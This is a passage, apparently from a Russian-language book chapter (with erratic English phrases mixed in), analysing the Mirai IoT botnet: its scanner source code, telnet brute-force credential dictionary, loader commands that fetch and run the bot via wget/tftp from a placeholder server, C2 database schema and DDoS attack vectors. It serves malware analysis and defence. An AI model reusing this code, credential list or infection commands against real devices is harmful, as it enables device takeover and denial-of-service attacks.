Все строковые литералы и чувствительные настройки, такие как хост и порт C2-сервера, жестко заданы в боте, но хранятся в зашифрованной таблице. Настройки и строковые литералы остаются зашифрованными в памяти в течение всего времени выполнения бота и расшифровываются только при использовании, чтобы сразу после этого быть зашифрованными снова. Учетные данные, используемые для перебора во время telnet-сканирования, также хранятся в зашифрованной таблице внутри бинарника, но расшифровываются при инициализации бота и остаются в открытом виде в памяти процесса на протяжении всего времени его жизни.

Если victim имеет provisions for automatically rebooting the device upon detecting faulty behavior of the kernel, такие как предоставляемые Linux Watchdog, bot disables this feature, чтобы prevent reboots, которые могли бы быть вызваны heavy CPU loads, возникающими из-за aggressive scanning и flood attacks.

Бот также проверяет, активны ли другие боты на основе Mirai в той же системе, привязываясь к порту 48101 на loopback-интерфейсе (127.0.0.1). По совпадению 48101 - тот же порт, который используется C2-сервером. Если нет другого процесса, удерживающего сокет для порта 48101 на loopback-интерфейсе, вызов bind завершается успешно, и бот уверен, что только он сейчас выполняется на устройстве. Как побочный эффект вызова bind порт 48101 на loopback-интерфейсе будет выделен текущему процессу бота, а последующие вызовы bind, выполненные другими процессами ботов, завершатся неудачей. Если вызов bind не удался, другой бот уже должен был привязаться к порту и loopback-интерфейсу. В этом случае текущий процесс убьет другой процесс перед выделением порта и loopback себе, гарантируя, что он является единственным процессом бота, выполняющимся на устройстве. Эта возможность работает как semaphore, предотвращая запуск нескольких процессов на одном устройстве и одновременно удаляя старые версии того же ботнета или конкурирующих ботов Mirai, которые могли ранее заразить устройство.

Бот скрывает свое присутствие в таблице процессов, заменяя свое имя в записи таблицы случайной буквенной строкой длиной от 12 до 32 символов. Он также меняет имя вызова командной строки на случайную буквенную строку из 12-24 символов. Запись в таблице процессов и имя командной строки являются независимо сгенерированными строками, что усложняет сопоставление. После изменения имени процесса бот выводит строку listening tun0 в терминал; это одна из жестко заданных строк в зашифрованной таблице.

В этот момент bot initializes its attack payloads:

```
BOOL attack_init(void) {
    int i;
    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
    // add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
    return TRUE ;
}
```

Бот также запускает сложную функцию killer, которая завершает любой процесс, который может слушать порты 22, 23 и 80. После освобождения портов бот выделяет эти порты для всех известных интерфейсов системы путем привязки и прослушивания, но не принимает соединения, фактически блокируя все процессы от получения контроля над портами 22, 23 и 80 и тем самым отключая любой удаленный или веб-доступ через эти порты.

Botkiller также активно ищет процессы, работающие в системе, но не подкрепленные файлом в файловой системе, и завершает их; напомним, что Mirai, как и многие другие боты, удаляет ссылку на бинарник при запуске, чтобы стереть следы заражения. Наконец, botkiller проходит по всем выполняющимся процессам системы и сканирует первые 4096 байтов кода процесса на известные сигнатуры Qbot, Zollard, Remaiten и UPX; если он находит совпадающие процессы, они завершаются.

В этот момент bot forks a new process for its Telnet scanning engine, пока main process initiates a new TCP connection to its C2 server on port 23 и waits, listening for attack commands.

### 2.3.3.2 Scanning and infection

Scanner implementation - это efficient, raw packet-based, asynchronous SYN scanner, который sends raw TCP SYN packets to pseudo-randomly generated IPs at a rate of 160 packets at a time. Destination port всех packets, кроме каждого десятого, set to 23; каждый десятый packet получает destination port 2323 (см. extract raw scanner code ниже).

```
rsck = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
fcntl(rsck, F_SETFL, O_NONBLOCK | fcntl(rsck, F_GETFL, 0));
setsockopt(rsck, IPPROTO_IP, IP_HDRINCL, &i, sizeof(i))
// find a high, non-reserved source port - this will be destination port for return
packet
do {
source_port = rand_next() & 0xffff;
} while (ntohs(source_port) < 1024);
iph = (struct iphdr *)scanner_rawpkt;
tcph = (struct tcphdr *) (iph + 1);
// Set up IPv4 header
iph->ihl = 5;
iph->version = 4;
iph->tot_len = htons(sizeof(struct iphdr) + sizeof(struct tcphdr));
iph->id = rand_next();
iph->ttl = 64;
iph->protocol = IPPROTO_TCP;
// Set up TCP header
tcph->dest = htons(23);
tcph->source = source_port;
tcph->doff = 5;
tcph->window = rand_next() & 0xffff;
tcph->syn = TRUE;
for (i = 0; i < SCANNER_RAW_PPS; i++) {
struct sockaddr_in paddr = {0};
struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
struct tcphdr *tcph = (struct tcphdr *) (iph + 1);
iph->id = rand_next();
iph->saddr = LOCAL_ADDR;
iph->daddr = get_random_ip();
iph->check = 0;
iph->check = checksum_generic((uint16_t *)iph, sizeof(struct iphdr));
if (i % 10 == 0) {
tcph->dest = htons(2323);
} else {
tcph->dest = htons(23);
}
tcph->seq = iph->daddr; // TCP SEQ = DESTINATION IP ADDRESS
tcph->check = 0;
tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof(struct tcphdr)), sizeof(struct
```

```

tcphdr));
paddr.sin_family = AF_INET ;
paddr.sin_addr.s_addr = iph->daddr;
paddr.sin_port = tcph->dest;
sendto (rsck, scanner_rawpkt, sizeof(scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr
*)&
paddr, sizeof(paddr));
}

```

Сканер Mirai устанавливает поле TCP sequence в SYN-пакете так, чтобы оно соответствовало 32-битному закодированному IP-адресу назначения. Цикл приема raw packets использует это свойство, чтобы проверить, что ответ SYN+ACK является ответом на ранее отправленный SYN-запрос. Поскольку исходящий SYN-пакет имеет поле SEQ, установленное в iph->daddr (адрес назначения), пакет, полученный в ответ, должен иметь установленные флаги SYN и ACK и номер SEQ, увеличенный на 1, тогда как адреса назначения и источника должны быть поменяны местами. Фрагмент кода ниже показывает, как Mirai проверяет входящие пакеты на флаги SYN+ACK и проверяет, равен ли (ACK SEQ - 1) 32-битному закодированному IP-адресу источника, что гарантирует: пакет был ответом на запрос, исходящий от этого сканера. Этот прием кодирования SEQ очень похож на механизм защиты SYN cookie, который многие межсетевые экраны реализуют для предотвращения исчерпания таблицы состояний при SYN flood-атаках. Ирония в том, что функция, разработанная для защиты от DoS-атаки на исчерпание ресурсов, используется инструментом DDoS-атаки...

```

while (TRUE) {
int n;
char dgram[1514];
struct iphdr *iph = (struct iphdr *)dgram ;
struct tcphdr *tcph = (struct tcphdr *) (iph + 1);
struct scanner_connection *conn ;
errno = 0;
n = recvfrom(rsck, dgram, sizeof (dgram), MSG_NOSIGNAL, NULL, NULL);
if ( n <= 0 || errno == EAGAIN || errno == EWOULDBLOCK)
break;
if (n < sizeof(struct iphdr) + sizeof(struct tcphdr)) continue;
if (iph->daddr != LOCAL_ADDR ) continue;
if (iph->protocol != IPPROTO_TCP) continue;
if (tcph->source != htons(23) && tcph->source != htons(2323)) continue;
if (tcph->dest != source_port) continue;
if (!tcph->syn) continue;
if (!tcph->ack) continue;
if (tcph->rst) continue;
if (tcph->fin) continue;
if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr) continue;
// CHECK IF SEQ = ( SOURCE IP + 1)
conn = NULL ;
for (n = last_avail_conn ; n < SCANNER_MAX_CONNS; n++)
{
if (conn_table[n].state == SC_CLOSED)
{
conn = & conn_table[n];
last_avail_conn = n;
break;
}
}
// If there were no slots, then no point reading any more
if (conn == NULL)
break ;
conn->dst_addr = iph->saddr;
conn->dst_port = tcph->source;
setup_connection(conn);
#ifdef DEBUG
printf("[ scanner] FD% d Attempting to brute found IP %d.%d.%d.%d\n", conn->fd, iph->saddr & 0xff, (iph->saddr >> 16) & 0xff, (iph->saddr >> 24) & 0xff);
#endif
}

```

Если получен действительный SYN+ACK-пакет, RST и FIN не установлены, порт назначения соответствует исходному порту источника, использованному для пакетов, и проверка SEQ cookie проходит, Mirai ищет свободную запись в таблице соединений telnet-сканера и создает новое telnet-соединение со службой telnet на недавно обнаруженной потенциальной жертве.

Псевдослучайный генератор IP, как и ранее обсуждавшиеся сканеры Kaiten и Qbot, исключает частные и loopback-диапазоны, зарезервированные диапазоны IANA, а также диапазоны multicast. Кроме того, изначально опубликованный Mirai также исключает IP-диапазоны General Electric Company (3.0.0.0/8), Hewlett-Packard Company (15.0.0.0/7), US Postal Service (56.0.0.0/8) и диапазоны, принадлежащие Department of Defense (6.0.0.0/8, 7.0.0.0/8, 11.0.0.0/8, 21.0.0.0/8, 22.0.0.0/8, 26.0.0.0/8, 28.0.0.0/8, 29.0.0.0/8, 30.0.0.0/8, 33.0.0.0/8, 55.0.0.0/8, 214.0.0.0/8, 215.0.0.0/8); предположительно потому, что эти префиксы не маршрутизируются публично и только замедляют процесс сканирования.

Движок сканирования работает в три этапа и спроектирован как эффективный и легковесный. В какой-то момент движок может отбросить часть SYN+ACK-пакетов, чтобы не исчерпать число файловых дескрипторов (сокетов), доступных процессу. На первом этапе движок отправляет 160 raw SYN-пакетов, после чего второй этап обрабатывает полученные пакеты до тех пор, пока в очереди приема больше не останется пакетов или пока не будут исчерпаны все 128 записей в таблице активных telnet-соединений. Третий и последний этап - это telnet state machine, которая проходит по всем 128 записям таблицы telnet-соединений и выполняет перебор.

Ниже приведены hardcoded scanning engine settings для maximum concurrent telnet connections и maximum number of raw SYN packets to send during a single engine scan pass and before starting to process replies:

```
# define SCANNER_MAX_CONNS 128
# define SCANNER_RAW_PPS 160
```

Telnet-перебор пробует только 10 случайно выбранных пар учетных данных имя пользователя/пароль для каждого соединения. Если жертва не взломана за эти 10 попыток, бот переходит дальше, зная, что он сам или один из его peers позже вернется к той же жертве и попробует другие учетные данные. Учетные данные берутся из словаря на 60 записей, показанного в следующей таблице. Таблица жестко задана в боте, но записи зашифрованы и расшифровываются при инициализации бота. Словарь хранится в открытом виде в памяти процесса в течение всего времени жизни процесса; записи не шифруются повторно после каждого использования, как записи в таблице настроек.

Глядя на credential table, можно задуматься, какой manufacturer использовал бы последнюю credential pair как default. Для ясности: last entry не происходит от manufacturer, а от worm, который заразил thousands of router devices running outdated firmware в мае 2016 года. Worm exploited a known firmware vulnerability, позволявшую unauthenticated upload of files to arbitrary locations on the router, чтобы copy itself to vulnerable routers и create a backdoor account with the username "mother". Добавив эту credential pair в свой dictionary, Mirai смог leverage the work of this previous worm.

После finding a matching credential pair и getting access to the victim's shell, Mirai sends a limited string of commands to validate the shell access:

| username | password | username | password |
|----------|----------|----------|----------|
| root     | xc3511   | root     | vizxv    |
| root     | admin    | admin    | admin    |
| root     | 888888   | root     | xmhdipc  |
| root     | default  | root     | juantech |
| root     | 123456   | root     | 54321    |



| username      | password     | username      | password     |
|---------------|--------------|---------------|--------------|
| support       | support      | root          | (none)       |
| admin         | password     | root          | root         |
| root          | 12345        | user          | user         |
| admin         | (none)       | root          | pass         |
| admin         | admin1234    | root          | 1111         |
| admin         | smcadmin     | admin         | 1111         |
| root          | 666666       | root          | password     |
| root          | 1234         | root          | klv123       |
| Administrator | admin        | service       | service      |
| supervisor    | supervisor   | guest         | guest        |
| guest         | 12345        | guest         | 12345        |
| admin1        | password     | administrator | 1234         |
| 666666        | 666666       | 888888        | 888888       |
| ubnt          | ubnt         | root          | klv1234      |
| root          | Zte521       | root          | hi3518       |
| root          | jvbzd        | root          | anko         |
| root          | zlxx.        | root          | 7ujMko0vizxv |
| root          | 7ujMko0admin | root          | system       |
| root          | ikwb         | root          | dreambox     |
| root          | user         | root          | realtek      |
| root          | 00000000     | admin         | 1111111      |
| admin         | 1234         | admin         | 12345        |
| admin         | 54321        | admin         | 123456       |
| admin         | 7ujMko0admin | admin         | 1234         |
| admin         | pass         | admin         | meinsm       |
| tech          | tech         | mother        | fucker*      |

*Автор не намерен использовать этот термин в оскорбительном контексте; это blackhat, использующий offensive language, что распространено среди blackhats на forums and chats.*

```

shell
enable
system
sh
/bin/busybox MIRAI

```

Последняя command приведёт к response MIRAI: applet not found, поскольку MIRAI не является valid BusyBox command. При получении этого response bot report victim's IP, port и working credentials to the scanListen server on port 48101 в variable length encoded binary message в форме:

```

0x00 1 Byte
IP address 4 Bytes
TCP Port 2 Bytes
username length 1 Byte
username variable length
password length 1 Byte
password variable length

```

Service scanListen работает на C2 infrastructure и accepts new connections on the port 48101. Он reads "Report" messages и writes received messages, reformatted as strings, to STDOUT в форме `xx.xx.xx.xx:port username:password \n`. Обычно service scanListen будет piped into the Loader service либо directly, либо через command tee, которая может использоваться для сохранения copy report messages in a log file и later replayed to re-infect botnet members, например to update the botnet with new client code:

```
nohup ./scanListen | tee /tmp/report.log | ./loader &
```

### 2.3.3.3 Loader service

Loader service - это multi-threaded C program, running on the C2 infrastructure. У него есть single intake thread, который queues incoming loading tasks, и customizable number of worker threads. Всякий раз, когда loader service receives a new victim report, он dispatches the new task to an available worker thread, которая starts the loading process.

После successful login to the victim с использованием credentials from the report loader submits its first command to the device:

```
/bin/busybox ps; MIRAI
```

MIRAI в конце команды - это query token, определенный во время компиляции loader. Токен используется как разделитель и обозначает конец ответа, который loader разбирает до token response MIRAI: `applet not found`. Некоторые более новые варианты используют случайные токены для каждой команды, но оригинальный Mirai использовал настройку времени компиляции. Вывод самой команды `ps` не проверяется loader; он только проверяет наличие token response. Если token response найден в ответе, loader переходит к поиску файловой системы, доступной для записи, просматривая содержимое специального файла `/proc/mounts` с использованием команды:

```
/bin/busybox cat /proc/mounts; MIRAI
```

Ответ `/proc/mounts` будет содержать все смонтированные файловые системы на устройстве с соответствующей точкой монтирования и флагами, такими как флаг доступности для записи. Loader разбирает ответ, пока не найдет файловую систему `rw` (доступную для чтения и записи), и после этого запоминает точку монтирования. Возможность записи в обнаруженный путь затем проверяется записью hex-encoded-строки в скрытый файл с именем `.nippon` и присоединением файла к выводу как ответа:

```
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /tmp/.nippon; /bin/busybox cat /tmp/.  
nippon; /bin/  
busybox rm /tmp/.nippon  
/bin/busybox MIRAI
```

Sequence `\x6b\x61\x6d\x69` - это hex encoded verification string, которая produces `kami` when run through the echo command. Если discovered path writable, command `cat` вернёт `kami/tmp`, что loader verifies for. Если verification fails, telnet connection closes, и worker thread moves on to the next task in the queue.

В этот момент loader discovered a writable directory и made it its current working directory. Теперь он создаёт empty file, который world writable and executable, с использованием command:

```
/bin/busybox cp /bin/echo dvrHelper; > dvrHelper; /bin/busybox chmod 777 dvrHelper;  
MIRAI
```

Next step for the loader - detect the victim's architecture, что делается through inspecting the ELF header structure from one of the binaries on the device. Mirai (и также Hajime) использует binary echo для этой цели:

```
/bin/busybox cat /bin/echo
```

Некоторые later variants Mirai и Hajime используют different command, чтобы prevent full echo binary to be dumped to STDOUT и uploaded from the device to the loader service. Вместо cat они теперь используют command dd и limit output and transmitted bytes через setting block size and count argument:

```
dd bs=52 count=1 if=/bin/echo
```

Например, эта command dumps only the first 52 bytes of the echo binary to the connected socket.

Может оказаться, что command dd недоступна на platform. Например, Hajime выберет combined approach through:

```
dd bs=52 count=1 if=/bin/echo || cat /bin/echo
```

Приведённая command relies on lazy evaluation of the shell logical operators. В случае logical OR (||) left-hand side expression evaluated, и если это expression evaluates to TRUE, right-hand side не нужно evaluate, поскольку outcome logical expression уже known to be TRUE независимо от result right-hand side expression. Если, however, left-hand side expression evaluates to FALSE, right-hand side expression needs to be evaluated to determine result logical expression. Применяя это к command line above: если command dd fails to execute, command cat will be executed. Если command dd была successful, command cat never executed.

В результате command dd loader теперь имеет first 52 bytes of an ELF binary from the victim's platform:

```
$ dd bs=52 count=1 if=/bin/echo | hd
00000000 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 |. ELF .....|
00000010 03 00 3e 00 01 00 00 00 50 1c 00 00 00 00 00 00 |..>.....P.....|
00000020 40 00 00 00 00 00 00 00 b8 81 00 00 00 00 00 00 |@.....|
00000030 00 00 00 00 |....|
```

Loader проверяет трехбайтовую последовательность ELF в заголовке исполняемого файла, и если не может найти эту последовательность, рабочий поток закрывает соединение и переходит к следующей задаче. Если loader нашел последовательность, он затем пытается определить архитектуру, сопоставляя magic number 0x464c457f или x7fELF со структурой elf\_hdr, как показано в фрагменте кода ниже:

```
struct elf_hdr *ehdr;
int elf_start_pos ;
if ((elf_start_pos = util_memsearch(conn->rdbuf, conn->rdbuf_pos, " ELF", 3)) == -1)
return 0;
elf_start_pos -= 4; // Go back to byte before ELF
ehdr = (struct elf_hdr *) (conn->rdbuf + elf_start_pos);
conn->info.has_arch = TRUE ;
switch (ehdr->e_ident[EI_DATA]) {
case EE_NONE: return 0;
case EE_BIG:
# ifdef LOADER_LITTLE_ENDIAN
ehdr->e_machine = htons(ehdr->e_machine);
# endif
break;
case EE_LITTLE:
# ifdef LOADER_BIG_ENDIAN
ehdr->e_machine = htons(ehdr->e_machine);
# endif
break ;
}
/* arm mpsl spc m68k ppc x86 mips sh4 */
if (ehdr->e_machine == EM_ARM || ehdr->e_machine == EM_AARCH64) {
strcpy (conn->info.arch, "arm");
} else if (ehdr->e_machine == EM_MIPS || ehdr->e_machine == EM_MIPS_RS3_LE) {
if (ehdr->e_ident[EI_DATA] == EE_LITTLE) {
strcpy (conn->info.arch, "mpsl");
} else {
strcpy (conn->info.arch, "mips");
}
}
```

```

} else if (ehdr->e_machine == EM_386 || ehdr->e_machine == EM_486 || ehdr->e_machine
== EM_860 ||
ehdr->e_machine == EM_X86_64) {
strcpy (conn->info.arch, "x86");
} else if (ehdr->e_machine == EM_SPARC || ehdr->e_machine == EM_SPARC32PLUS || ehdr-
>e_machine ==
EM_SPARCV9) {
strcpy (conn->info.arch, "spc");
} else if (ehdr->e_machine == EM_68K || ehdr->e_machine == EM_88K) {
strcpy (conn->info.arch, "m68k");
} else if (ehdr->e_machine == EM_PPC || ehdr->e_machine == EM_PPC64) {
strcpy (conn->info.arch, "ppc");
} else if (ehdr->e_machine == EM_SH) {
strcpy (conn->info.arch, "sh4");
} else {
conn->info.arch[0] = 0;
connection_close(conn);
}

```

В этот момент loader имеет writable path и victim's architecture. Далее ему нужно find a good way to upload the binary to the victim. Supported methods будут зависеть от C2 infrastructure, но для Mirai это typically HTTP и TFTP. Download clients для этих services - wget, tftp или custom dropper binary, который будет uploaded through hex-encoded strings.

Через приведённую ниже command loader способен определить availability commands wget или tftp on the victim:

```
/bin/busybox wget; /bin/busybox tftp; MIRAI
```

Code segment below illustrates how loader does the detection through searching the response of the previous command:

```

if (util_memsearch(conn->rdbuf, offset, "wget: applet not found", 22) == -1)
conn->info.upload_method = UPLOAD_WGET;
else if (util_memsearch(conn->rdbuf, offset, "tftp: applet not found ", 22) == -1)
conn->info.upload_method = UPLOAD_TFTP;
else
conn->info.upload_method = UPLOAD_ECHO;

```

В зависимости от upload method следующая command загрузит binary from the server с использованием либо wget, либо tftp:

```

wget: /bin/busybox wget http:// x. x. x. x: p/bins/ mirai.<arch> -O - > dvrHelper; /
bin/
busybox chmod 777 dvrHelper; MIRAI
tftp: /bin/busybox tftp -g -l dvrHelper -r mirai.<arch> x.x.x.x; /bin/busybox chmod
777
dvrHelper; MIRAI

```

В качестве arch используется одно из armv6, armv7, mpsl, mips, x86, spc, m68k, ppc или sh4, согласно previously determined architecture.

Command sequence for the UPLOAD ECHO method немного более involved, поскольку требует creation of a temporary download stub, который fetch malware from its download server. Для этого loader thread создаёт new world writable and executable file of zero length с помощью command:

```
/bin/busybox cp dvrHelper upnp; > upnp; /bin/busybox chmod 777 upnp; MIRAI
```

Download stub затем загружается из потока loader на устройство с использованием команд echo и hex-encoded-строк, которые объединяются в бинарный исполняемый файл. Download stub - это кросс-скомпилированная C-программа, которая не делает ничего, кроме подключения сокета к жестко заданному IP сервера загрузки на порту 80 и получения через HTTP GET-запрос бинарника бота для архитектуры, под которую она была скомпилирована: GET/bins/mirai.<arch> HTTP/1.0. Ответ HTTP-сервера записывается в файл с жестко заданным именем dvrHelper. Поскольку поток loader знает архитектуру жертвы, он знает, какой исполняемый download stub dlr dlr.<arch>

нужно взять из локальной файловой системы и закодировать для отправки на устройство. Ниже приведен код, который загружается для x86-жертвы:

```
echo - ne '\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00...\x08\x00\x00\x00\x00\x04\x00\x00\x00\x06\x00\x00\x00\x00\x10\x00\x00\x51\xe5\x74\x64\x00\x00\x00\x00\x00\x00\x00\x00' > upnp; /bin/busybox MIRAI
echo - ne '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00...\xff\x75\x08\x6a\x01\xe8\x3c\x02\x00\x00\x83\xc4\x10\xc9\xc3\x55\x89\xe5\x83xec\x10\xff\x75\x08\x6a\x06\xe8\x27\x02\x00'
upnp; /bin/busybox MIRAI
...
echo - ne '\x0b\x00\x00\x00\x01\x00\x00\x00\x06\x00\x00...\x00\x04\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00'
upnp ; /bin/busybox MIRAI
echo - ne '\x00\x00\x00\x00\x00\x00\x00\x00\xb8\x03\x00...\x00\x00\x00\x00\x00' upnp;
/bin/
busybox MIRAI
```

Final step, performed by the loader, again depends on upload method and executes the bot:

```
wget : ./dvrHelper telnet.<arch>
tftp : ./dvrHelper telnet.<arch>
echo : ./upnp; ./dvrHelper telnet.<arch>
```

После успешного выполнения бота loader удаляет файл `crnp`, чтобы стереть любые свои следы. Сам бот удаляет ссылку на свой бинарник одним из первых действий, поэтому loader не удаляет файл `dvrHelper`. Заметим, что loader не предусматривает сохранение вредоносного ПО после перезагрузок. После перезагрузки зараженное устройство будет очищено от прежних заражений.

#### 2.3.3.4 Command and control

C2-сервер написан на Go и предоставляет интерактивный CLI для администраторов ботов, а также для "клиентов". CLI доступен через порт 23, тот же порт, который используется ботами для создания их C2-канала связи. Аутентификация пользователей CLI выполняется через учетные данные, хранящиеся в базе данных MySQL. Администратор ботов может создавать новых пользователей и назначать им ботов и профили атак через CLI. Администраторы также могут запускать атаки из CLI. Клиенты, однако, ограничены запуском атак из своего CLI.

Сервер также предоставляет API, который слушает порт 101. API аутентифицирует запросы с использованием API-ключей, хранящихся в базе данных MySQL в той же записи пользователя, которая используется для CLI-доступа. В то время как CLI предоставляет административные функции, API поддерживает только запуск атак. API предоставляется для автоматизации и интеграции со сторонними порталами, такими как booter- и stresser-порталы.

"User" properties stored in the MySQL server in the mirai database in table users:

```
CREATE DATABASE mirai;
CREATE TABLE `users`(
`id` int (10) unsigned NOT NULL AUTO_INCREMENT,
`username` varchar (32) NOT NULL,
`password` varchar (32) NOT NULL,
`duration_limit` int (10) unsigned DEFAULT NULL,
`cooldown` int (10) unsigned NOT NULL,
`wrc` int (10) unsigned DEFAULT NULL,
`last_paid` int (10) unsigned NOT NULL,
`max_bots` int (11) DEFAULT '-1',
`admin` int (10) unsigned DEFAULT '0',
`intvl` int (10) unsigned DEFAULT '30',
`api_key` text,
PRIMARY KEY (`id`),
KEY `username`(`username`)
);
```

Также возможно limit target IP ranges, которые customers permitted to use to conduct attacks. Эти ranges stored as network prefixes and netmask records in a table called whitelist:

```
CREATE TABLE `whitelist`(  
  `id` int (10) unsigned NOT NULL AUTO_INCREMENT,  
  `prefix` varchar (16) DEFAULT NULL,  
  `netmask` tinyint (3) unsigned DEFAULT NULL,  
  PRIMARY KEY (`id`),  
  KEY `prefix` (`prefix`)  
);
```

C2 server keeps a record of every attack launched through the botnet, включая command, duration и user who initiated the attack. All information stored in the same MySQL database in a table called history:

```
CREATE TABLE `history`(  
  `id` int (10) unsigned NOT NULL AUTO_INCREMENT,  
  `user_id` int (10) unsigned NOT NULL,  
  `time_sent` int (10) unsigned NOT NULL,  
  `duration` int (10) unsigned NOT NULL,  
  `command` text NOT NULL,  
  `max_bots` int (11) DEFAULT '-1',  
  PRIMARY KEY (`id`),  
  KEY `user_id` (`user_id`)  
);
```

Пароли, опять же, хранятся в открытом виде, а ключ API нельзя задать через CLI: для этого требуется прямой доступ к записи в базе данных. Интерфейсы C2 не отполированы, и некоторые функции остаются нереализованными, но их назначение очевидно: предоставить гибкую платформу для сдачи услуг DDoS-атак в аренду третьим сторонам.

C2-сервер слушает порт 23 как для CLI, так и для взаимодействия с ботами. Чтобы отличить себя от CLI-подключения, бот отправляет четырехбайтовое сообщение `\00\00\00\01`, за которым следует строка идентичности бота. Идентичность бота - поле переменной длины, перед которым указывается его длина. Служба загрузчика передает эту идентичность боту в момент его выполнения. Напомним: ниже приведены последние команды, отправляемые службой загрузчика, и то, как она запускает бота в конце процесса заражения:

```
wget: ./dvrHelper telnet.<arch>  
tftp: ./dvrHelper telnet.<arch>  
echo: ./upnp; ./dvrHelper telnet.<arch>
```

Аргумент, передаваемый службой загрузчика в командной строке, состоит из идентификатора и метки архитектуры. В приведенных выше командах загрузчика идентификатор был жестко задан в службе загрузчика как строка `telnet`. Метка архитектуры выбирается из поддерживаемых ботом: в ранее рассмотренном примере это были `armv6`, `armv7`, `mps1`, `mips`, `x86`, `spc`, `m68k`, `rpc` или `sh4`. Итоговые идентификаторы выглядели бы, например, как `telnet.armv6`, `telnet.x86` и т. д. Пастухи ботов используют такой идентификатор, например, чтобы отслеживать эффективность своих методов и источников заражения. Как обсуждалось ранее, отдельная служба загрузчика могла получать IP-адреса жертв из приобретенного файла или от других сканеров. Используя разные идентификаторы, пастух ботов может отслеживать, сколько устройств было заражено через службу загрузчика `telnet`, а сколько - другим способом.

После подключения к C2-серверу бот каждые 60 секунд отправляет двухбайтовое heartbeat-сообщение `\00\00`, на которое C2-сервер отвечает тем же сообщением (двумя байтами `\00`). Если три heartbeat-сообщения пропущены, соединение предположительно считается потерянным, и C2-сервер может освободить выделенные для него ресурсы. Бот, в свою очередь, может начать процедуру повторного подключения, пытаясь восстановить доступ к C2-инфраструктуре, к тому же C2-серверу или к другому серверу из списка.

Боты могут выполнять несколько параллельных команд атаки по мере получения команд от C2-сервера. Каждая атака запускается в новом процессе. Однако если атакующий не является

пользователем-администратором, C2-сервер запретит одному и тому же пользователю запускать несколько параллельных атак в ботнете. Когда атака завершается, пользователь должен дожидаться настраиваемого времени `cooldown`, прежде чем выполнить новую атаку. Максимальная длительность каждой атаки задается через `duration_limit`. Оба параметра входят в профиль пользователя, хранящийся в таблице MySQL `users`. Пользователи-администраторы могут выполнять несколько параллельных атак любой длительности и не обязаны соблюдать период ожидания перед запуском новых команд. Обратите внимание, что в Mirai нет команды остановки уже идущей атаки. Бот предоставляет функцию `attack_kill_all()` в `attack.c`, которая может убить ВСЕ процессы, порожденные ботом для выполнения атаки, но эта функция используется только тогда, когда бот получает от C2-сервера команду убить самого себя. Поэтому с точки зрения бота отправленная атака всегда будет выполнена до конца.

Когда пользователи подключаются к порту 23 C2-сервера, например с помощью telnet-клиента, сервер показывает баннер и запрашивает аутентификацию. Порт 101, напротив, используется исключительно для API-запросов. Каждый API-запрос начинается с ключа API, за которым следуют разделитель `|` и команда атаки. При необходимости число ботов, используемых для атаки, можно указать с помощью `-` сразу после разделителя. Запрошенное число ботов проверяется относительно максимального числа ботов в профиле пользователя, соответствующем API-ключу. Каждый API-запрос представляет собой новое TCP-соединение, и соединение закрывается после того, как запрошенная команда атаки принята и C2-сервер подтвердил ее сообщением OK. Сообщения об ошибках передаются строками ответа, начинающимися с `ERR-`, после чего соединение также завершается. API-вызов для выполнения, например, 120-секундного UDP-флуда по жертве с IP-адресом 192.168.0.1 с использованием 200 ботов выглядел бы так:

```
keykeykeykey | -200 udp 192.168.0.1 120
```

### 2.3.3.5 Полезная нагрузка атаки

Оригинальный бот Mirai несет десять разных DDoS-атак [26]: (a) Generic UDP Flood, (b) Plain UDP flood, (c) SYN Flood, (d) ACK flood, (e) STOMP, (f) GREIP Flood, (g) GREETH Flood, (h) VSE Flood, (i) HTTP Flood, (j) DNS Flood. Последняя атака (j) является атакой DNS Water Torture, той самой атакой, которая поставила DYN на колени в октябре 2016 года. Описание атаки см. в разделе 2.3.3.6.

Напомним, что Mirai не предоставляет возможности прервать или остановить отправленные атаки. Когда атака отправлена, боты, которым поручено ее выполнение, доведут ее до конца в течение указанной длительности атаки.

### 2.3.3.6 DNS Water Torture

Mirai стал первым ботнетом с открытым исходным кодом и одним из наиболее широко применявшихся кибероружий в истории DDoS. В течение одной недели Krebs и OVH стали жертвами объемных DDoS-атак, выполненных рекордным числом устройств и превысивших 600 Gbps трафика [1], а гигант интернет-инфраструктуры Dyn столкнулся с отказами из-за масштабной DNS-атаки, исходившей более чем от 100,000 устройств [27]. В результате крупные сегменты интернета стали недоступны. Во время атак пострадали некоторые из крупнейших облачных и сервисных провайдеров интернета, включая Twitter, Spotify, Amazon, CNN и другие. Атаки на Dyn и их влияние на многие крупнейшие и наиболее популярные сервисы интернета стали вехой в истории DDoS. В тот момент большинство из нас осознало, что мир уже не будет прежним, а Mirai и его жертва, IoT, серьезно повлияют на ландшафт DDoS-угроз.

